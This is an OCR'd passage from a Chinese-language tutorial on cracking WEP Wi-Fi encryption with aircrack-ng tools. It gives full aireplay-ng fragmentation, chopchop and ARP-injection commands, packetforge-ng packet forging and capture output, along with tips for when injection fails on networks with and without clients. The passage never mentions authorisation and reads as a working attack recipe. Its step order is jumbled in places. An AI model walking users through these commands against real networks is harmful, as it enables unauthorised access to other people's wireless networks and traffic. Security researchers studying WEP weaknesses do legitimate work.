
第十步：最后利用交互式攻击模式-2 发包攻击。

第八步：采用碎片包攻击模式-5，获得一个 **PRGA** 数据包（xor 文件）。


输入 aireplay-ng -5 -b <ap mac> -h <my mac> wifi0



如顺利，将得到一个可利用的数据包如上图，系统将回显 Use this packet ? 输入 y 回车，将得到一个至关重要的 xor 文件。这一步生成的 xor 文件将被我们用来产生 arp 数据包。



再输入 ls 查看当前目录，你将看到刚才生成的一个后缀名为 xor 的文件。



第九步：用数据包制造程序 packetforge-ng 将上面获得的 PRGA 数据包伪造成可利用的 ARP 注入包。


其工作原理就是使目标 AP 重新广播包，当 AP 重广播时，一个新的 IVS 将产生，我们就是利用这个来破解。

输入 packetforge-ng -0 -a <ap mac> -h <my mac> -k 255.255.255.255 –l 255.255.255.255 -y name-xor -w myarp

参数说明：

-y （filename）是用来读取 PRGA 的文件

-w （filename）将 arp 包写入文件，我用的文件名是 myarp



系统回显：Wrote packet to: mrarp


第十步：采用交互模式-2，发包注入攻击。

输入 aireplay-ng -2 －r myarp -x 256 rausb0

【-r】：从指定文件中读取 arp 数据包

【-x】：定义每秒发送的数据包数量。为避免网卡死机，可选择 256，最高不超过 1024

输入 y 回车　攻击开始



这时，前面的抓包窗口上的 data 将迅速增加。

到数据增加到 1.5 万以上时。

第十一步：采用 aircrack-ng 来进行破解

3．第三种破解方式：

思路：1-7 步同上

第八步：利用-4 的 **Chopchop** 攻击模式获得一个可用的包含密钥数据文件（xor 文件）

第九步：通过数据包制造程序 Packetforge-ng 提取 xor 文件中的 PRGA 伪造一个 arp 包

第十步：最后利用交互式攻击模式-2 发包攻击。


第八步：采用-4 的 Chopchop 攻击模式获得一个包含密钥数据的 xor 文件

输入 aireplay-ng -4 -b <ap mac> -h <my mac> wifi0


参数说明：

-b：设置需要破解的 AP 的 mac

-h：设置用于连接的无线网卡的 mac（自己网卡）



顺利将得到一个可利用的数据包，按 y 将利用此数据包生产一个 xor 文件



如上图所示得到一个名为 replay_dec-0523-075615 的 xor 文件，

第九步：通过数据包制造程序 Packetforge-ng 提取上面 xor 文件来伪造一个 arp 包

输入 packetforge-ng -0 -a <ap mac> -h <my mac> -k 255.255.255.255 –l 255.255.255.255 -y

name-xor -w myarp

```
root@bt:~# packetforge-ng -0 -a 001d0f2ad53c -h 001122334455 -k 255.255.255.255
-l 255.255.255.255 -y replay_dec-0523-075615.xor -w myarp
Wrote packet  to: myarp
root@bt:~#
```

如上图，成功生成一个名为 myarp 的可用来注入的 arp 数据包。

第十步：最后利用交互式攻击模式-2 发包攻击。

输入 aireplay-ng -2 -r myarp rausb0

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH

00:1D:0F:2A:D5:3C   32  45     7780    18534  249   6  54. WEP  WEP    OPN
```

Shell - Konsole <4>

```
root@bt:~# aireplay-ng -2 -r myarp rausb0
No source MAC (-h) specified. Using the device MAC (00:11:22:33:44:55)


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

             BSSID  =  00:1D:0F:2A:D5:3C
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:11:22:33:44:55

        0x0000:  0841 0201 001d 0f2a d53c 0011 2233 4455  .A.....*.<.."3DU
        0x0010:  ffff ffff ffff 8001 01b1 a200 be10 e165  ...............e
        0x0020:  d7d3 8130 0744 931d 12c4 2d9e e871 c3e8  ...0.D....-..q..
        0x0030:  23f3 cbd3 f7b2 994a 9d9b 954d 1dd7 7817  #......J...M..x.
        0x0040:  d20c e33d                                ...=

Use this packet ? y

Saving chosen packet in replay_src-0523-075842.cap
You should also start airodump-ng to capture replies.

Sent 38019 packets...(499 pps)
```

发现了可利用的 myarp 的数据包，按 y 后，立刻注入攻击。Date 疯涨


注入成功将会获得足够的 ivs 然后直接用 aircrack 进行破解

注：在破解无客户端的时候经常会遇到有些 AP，尝试了各种注入攻击模式都无法成功注入，date 一直为 0。这时候可以根据下面的四种提示做进一步的尝试。

1．移动无线网卡位置让其获得更好的信号强度；

2．在注入攻击的过程中尝试多次进行-1 虚拟连接；

3．在-2 交互模式攻击中加入-F 参数（自动选择获取的数据包进行注入攻击）如下图所示



然后你可以一边去做自己的事，等你忙好了回来的时候说不定 date 已经涨到几十万了；

4．在使用各种注入命令等待获取注入数据包的时候，如果你另外有一台计算机可以让另外一台计算机连接到你要破解的无线 AP。在连接过程中当提示输入密码的时候，你随便输入一个什么密码，会出现正在获取 IP 地址。这时候你的注入攻击的页面就会获得一个可用的注入数据包，从而实现注入攻击。

预共享 WEP 破解

大家都知道 WEP 加密有两种加密方式开放式和共享式。开放式系统验证和共享密钥验证两种模式中，每个移动客户端都必须针对访问点进行验证。开放式系统验证其实可以称为“无验证”，因为实际上没有进行验证——工作站说“请求验证”，而 AP 也不管是否密钥是否正确，先“答应了再说”，但最终 ap 会验证密钥是否正确，决定是否允许接入——这种验证方式的 ap，往往你随便输入一个密码，都可以连接，但如果密码不正确，会显示为“受限制”。共享密钥验证稍微强大一些，工作站请求验证，而访问点（AP）用 WEP 加密的质询进行响应。如果工作站的提供的密钥是错误的，则立即拒绝请求。如果工作站有正确的 WEP 密码，就可以解密该质询，并允许其接入。因此，连接共享密钥系统，如果密钥不正确，通常会立即显示“该网络不存在等提示”。

前提：预共享 WEP 破解必须要有合法无线客户端

预共享密钥的 WEP 不能建立-1 虚拟连接，你在建立虚拟连接的时候会有如下提示，见图中红色提示。

由于预共享 WEP 加密不能建立虚拟连接，因此预共享 WEP 破解必须是有客户端，无客户端不能进行破解具体破解方式和开放式 WEP 破解的思路是一样的。


1. **正常激活网卡的监听模式**
2. **输入截取数据包命令**（截取11 信道的ivs数据包，并保存名为name.ivs）

输入命令 airodump-ng --ivs -w name -c 11 wifi0

（--ivs：仅截取ivs数据包，-w：写入文件，-c：截取ivs的信道）

（其中 name 是获取的 ivs 的保存文件的名字，11 是 channel 值，你根据实际修改）

如下图所示 STATION 下有一个合法的客户端，AUTH 下显示 SKA 为预共享 WEP 加密方式




破解思路一：

3. 用 aireplay-ng 的 arp 注入

aireplay-ng -3 -b <ap mac> -h <合法客户端 mac> wifi0

注：-h 后面跟合法客户端的 MAC 地址

如下图所示成功注入



注：这一步可能时间会长一点，因为需要等到可注入的 ARP。

注入成功将会获得足够的 ivs 然后直接用 aircrack 进行破解


破解思路二：

3.用-2 交互攻击模式注入

aireplay-ng -2 -p 0841 -c ff:ff:ff:ff:ff:ff -b <ap mac> -h <合法客户端 mac> wifi0

注：-h 后面跟合法客户端的 MAC 地址

如下图所示成功注入




注入成功将会获得足够的 ivs 然后直接用 aircrack 进行破解

